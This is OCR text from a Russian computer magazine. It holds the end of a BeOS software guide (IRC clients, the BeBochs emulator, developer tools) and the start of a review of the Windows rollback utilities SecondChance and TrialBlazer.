Джим прекрасно понимает русский язык в любой кодировке, будь то koi8-r, dos или windows. Диалоги сделаны наподобие ICQ2000 в виде чата. Это очень удобно, никогда не забудешь, о чем говоришь. Поскольку Пчела имеет много рабочих столов, то для работы с ними у Джима есть соответствующие опции. Можно оставить его только на одном рабочем столе или, наоборот, расплодить на всех. Кому как больше нравится.



И еще одна фишка, поскольку Джим лягушка, то звуки он издает соответствующие, квакающие ;).


Ирка

Любишь сидеть в IRC? Знаю, что любишь. Для этих дел у Пчелы тоже есть проги. Лучшие из них Baxter и Bardak. Кстати, Bardak написан нашим программистом, но многие пользователи жалуются на него, говорят, что падает. Не знаю, у меня не падал ;). В общем, попробовать стоит оба и выбрать тот, который больше понравится.




Начнем с Бардака. Скачать его можно отсюда: http://www.bebits.com/app/50. Распакуй его в "/home/apps" и запускай. Открой окно Preferences и настрой Бардак так же как, и обычный irc-клиент под Окнами. Жми на старт, выбирай сервер и соединяйся с ним. Меня огорчило то, что Бардак не может автоматически посылать пароль для зарегистрированного ника. Приходиться писать руками.

Если Бардак несколько не привычно открывает все каналы в новых окнах, то Бакстер, следуя традициям своих братьев для других ОС, открывает все в одно окне. Но его можно настроить и




на отдельные окна. Но начнем сначала. Скачать Бакстера можно по этому адресу: http://www.bebits.com/app/88. Бакстер ведет все логи твоих разговоров, что очень удобно, если захочется посмотреть, о чем это ты там разговаривал. После запуска тебе предложат настроить прогу. Не робей, вперед. Не забудь установить виндовскую кодировку или какую-либо другую, которая тебе нужна. На вкладке Servers добавь свой любимый сервер и свой ник. Бакстер мощный IRC-клиент, он даже поддерживает скины.



Так что если ты большой их любитель, то Бакстер специально для тебя. Соединяйся с сервером и вперед!

Эмулятор


Ты не поверишь, но под Be ты можешь запускать программы для Dos и даже поставить Windows95! Для Пчелы разрабатывается эмулятор Pentium'а, который называется BeBochs. Скачать его можно все с того же BeBits: http://www.bebits.com/app/279. Распакуй архив в каталог "/boot/home". Затем скопируй файл ".bochsrc" в "/boot/home". Открой его StyledEditor'ом и найди строку, которая начинается с "cdromd:". Запусти терминал и запусти утилиту "play" (просто напиши play и нажми Enter). Возьми путь к твоему CD (строка после слов "Valid devices:") и запиши ее в файл ".bochsrc" вместо того пути, что был написан по умолчанию. Затем все в той же строке слово "inserted" замени на "ejected".
Скопируй папку "bochs" в "/boot/home". Вставь дискету и подключи ее (mount). Затем смело можешь запускать файл BeBochs. После запуска перед тобой появится экран твоего виртуального компьютера, включи его нажатием на Power.
В течение нескольких секунд будет загружен эмулятор Dos - freeDos. И ты можешь попробовать немного поработать с ним. Мне удалось запустить Volcov Commander с досовской дискеты и чуть-чуть работать с файлами из-под него.



Эмуляторы вещь страшно привередливая, так что если он у тебя не запустится с первого раза, покопайся в настройках, может чего и получится толкового.

Программерам

Если ты крутой программист и в любой вновь установленной системе ищешь gcc, то тебе придется скачать BeOS5-DevTools.zip с ФТПешника Be Inc.: ftp://ftp.be.com/pub/beos/.
Файл BeOS5-DevTools.zip содержит два файла: README.DevTools и DevTools.zip. Распакуй их в любой каталог, а затем распакуй DevTools.zip в каталог "/boot". После чего со спокойной душой удаляй архив и readme файлы.




Зайди в меню Applications, там появилась новая программа BeIDE. С ее помощью ты сможешь писать программы для BeOS. Также в системе появился компилятор gcc.


Конец ;)

Пчела это та операционная система, которую ждали многие. Это мощь *nix и простота windows. Если тебе надоело возиться в конфигах, настраивая систему, то Пчела для тебя. Тут все можно настроить через меню, а что нельзя - можно подправить в конфигах. Если тебе надоели глюки windows, то Be это опять же то, что надо. Она очень устойчивая и простая в использовании и работе. Я рекомендовал бы ее всем без исключения. Попробуй, полюбишь! :))





world without words




Назад в будущее



Терехов Михаил (stranger@xakep.ru))

Было время, и я был маленьким, а кто из нас таким не был. Все деревья мне казались большими, и на всех дядек я смотрел снизу вверх. И вот однажды мне мама объявляет: “Завтра мы идем покупать компьютер!”. Купить-то купили, а кому его юзать, так и не решили. И решил, что мне и быть первопроходцем. Увидев винды, я начал на них в прямом смысле молиться. Простота и уют, что еще нужно человеку. Но шли годы, и после двух, трех… (ну, ты не хуже меня знаешь, сколько их бывает в течение всего лишь одного года) подвисонов я понял, что еще пару лет, и я после еженедельной замены окошек приду в негодность. Но, порывшись в сети, я нашел выход из этого положения. Выход этот заключался в следующем: я нашел прогу, которая следила за изменениями на диске. Она при надобности возвращала назад все файлы, которые были в наличии на тот момент, когда я, и не только я, начинал производить изменения с диском и его содержанием. Прога эта называлась Девять Жизней. Это была прекрасная прога, она и на сегодняшний день остается такой, но больше она развиваться не будет, так как контора прикрыла дальнейшее ее производство. Но сегодня я для тебя, если тебе интересны проги данного типа, нашел несколько подобных, но они немного получше ее. С твоего позволения я начну наш маленький обзорчик.




SecondChance




Это первая прога данного обзора. Ее нам предоставила компания PowerQuest, которая славится своими продуктами для твоего винта. Данная софтина создает контрольную точку (checkpoint), к которой впоследствии можно вернуться. Таких контрольных точек ты можешь создать сколько твоей душе угодно. Но это потом, а для начала тебе придется скачать дистрибутив. Адресок ты можешь найти немного ниже. Я надеюсь, ты заблаговременно об этом позаботился и скачал себе ее. А теперь можно приступить к установке проги. Во время установки нехитрыми телодвижениями пальцев правой руки, а может и левой - это зависит только от тебя, ты жмешь на левую кнопку крысы и продвигаешься вперед. От тебя потребуется только указать, на какой тебе диск устанавливать данный продукт. А впоследствии - еще за какими дисками производить мониторинг на изменение ошибок.

PowerQuest SecondChance 2.01
15-Day Trial Version

Если ты нигде не запутался, то доберешься до окошка, в котором будет предложено перезагрузить систему. Перезагрузки никак нельзя избежать, так как необходимо, чтобы машина загрузилась с новыми параметрами, так что не сопротивляйся долго. После перезагрузки вылезет окошко с предложением создания загрузочной дискеты, которая может тебе как-нибудь пригодиться. Создал дискету? Теперь ищем в трее иконку с нашей прогой. Это такая закрученная стрелка, начало которой упирается в конец. Ну, блин, и загнул, начало в конец, конец в начало. Кликаем пару раз на иконке крыской и получаем вот такое окошко.




В этом окне сверху ты видишь несколько закладок. О предназначении некоторых из них я расскажу немного попозже. Слева три кнопки: первая - это возврат к контрольной точке, которую создала автоматически программа, когда ты ей указывал, за какими дисками следить; вторая - создание еще одной контрольной точки; третья - просмотреть, какие изменения произошли с твоими дисками.




А внизу имеется еще одно окно, в котором указаны все твои чекпоинты, а также число и время, когда они были созданы.

Теперь давай с тобой совершимм маленькое путешествие по закладкам. Вот вторая закладка с надписью Options. Если ты немного петришь в фиглише, то без труда поймешь, что в этом окне ты можешь менять некоторые настройки.




Среди них ты можешь добавить или убрать диски с мониторинга, объем используемого места для программы на диске, а также указание директорий, которые можно использовать для хранения измененных или удаленных тобой файлов. Также в этом окне ты можешь создать загрузочный диск, конечно, если ты его до этого не сделал.

В закладке Schedule указываются дни недели, когда при загрузке компа прога создает чекпоинты.




В закладке Checkpoint Space указаны объемы изменений для каждой контрольной точки. А в самой последней закладке тебе предложат зарегистрировать программу, ведь она шароварная. Триальная версия проработает у тебя всего 15 дней.


Детально рассмотрев прогу изнутри, теперь давай с тобой попробуем, как она работает на самом деле. Ведь в действительности мы с тобой еще ничего не видели. На одном диске я удалил пару файлов, а на другом, наоборот, создал несколько.



В главном окне в закладке Control жмем на верхнюю кнопочку, точную копию иконки из трея. Тебя, конечно же, спросят, хочешь ли ты этого. Я во время тестирования нажал на кнопочку OK, и процесс пошел.



Для того, чтобы все изменения вернуть назад, придется еще разок перегрузить машину. Во время загрузки прога еще в ДОСе перехватит инициативу в свои руки и закончит начатое еще в ВИНДах. Затем она снова уже сама начинает загружать систему. После перезагрузки в окне, где указываются контрольные точки, появляется еще две. Первая - до изменения, вторая - после. Я надеялся, что все мои приключения с данной прогой на этом и закончатся, но не тут-то было. Поглядев еще раз на изменения, которые зафиксировал первый чекпоинт я увидел, что там указан файл с данной статьей. Но хорошо, что там появились эти две новые точки, я сразу же выбрал точку, что возвращала файлы до изменения, и увидел вышеописанный процесс отката еще раз. Но после этого возврата изменений появились еще две контрольные точки.




Так что с каждым откатом будут появляться все новые чекпоинты, и так до бесконечности. Успокаивает и радует в этой программе то, что ей достаточно будет четверки с 16 метрами памяти и 20 мегами на диске.

Качаем прогу отсюда http://www.powerquest.com/secondchance/index.html


TrialBlazer

Эта прога мне больше всего напомнили некогда мною любимые Девять жизней. Работают эти программы очень в одинаковом стиле. Программа прописывается в config.sys, и окно с выбором отката системы появляется уже при загрузке компа сразу после таблицы. Но это окно появляется только в том случае, если у тебя сейчас работает защищенный режим. Еще одна сходная черта программ заключается в том, что при незарегистрированной версии проги можно сделать несколько откатов. Это количество откатов равно пяти. После пяти раз программа отказывается работать. И даже последующая установка софтины заново не заставит ее работать. Чтобы как-то привести ее в действие на своем компе, тебе придется немного подчистить реестр или переустановить Windows, но каталог c:\windows придется стирать подчистую, иначе твоя затея с помощью переустановки заставить ее работать не увенчается успехом.

Ну ладно, перейдем лучше к рассмотрению возможностей самой программы. Но сначала немного повозимся в ее настройках. Для того, чтобы вывести окно с настройками, необходимо в трее найти иконку проги, нажать на правую кнопку и в появившемся меню выбрать TrialBlazer Settings. Окно настроек разделено на несколько частей. Переключение между этими частями осуществляется с помощью закладок. Первая закладка - TrialDrives,




в ней указывается, какие диски вашей машины находятся под защитой данной программы. Вторая - Trial Mode Cues, здесь указываются свойства для иконки из трея.




Если тебе не нравится, что иконка постоянно висит в трее, то отключи галочку напротив show TrialBlazer tray icon in normal/trial mode. Также в режиме защиты иконка в трее может мигать, но это очень быстро надоедает, а свойства в защищенном режиме не запускаются, так что ты уж заранее реши, что тебе больше подходит. И еще в защищенном режиме прога может при загрузке ставить свою картинку на рабочий стол. Обычно это отцентрированная надпись TrialBlazer. В закладке Miscellaneous для защищенного режима можно изменить значение времени, которое есть у тебя для размышления над... смыслом жизни :)), хочешь ты вернуться к сохраненному варианту системы или желаешь продолжить работать в этом режиме.

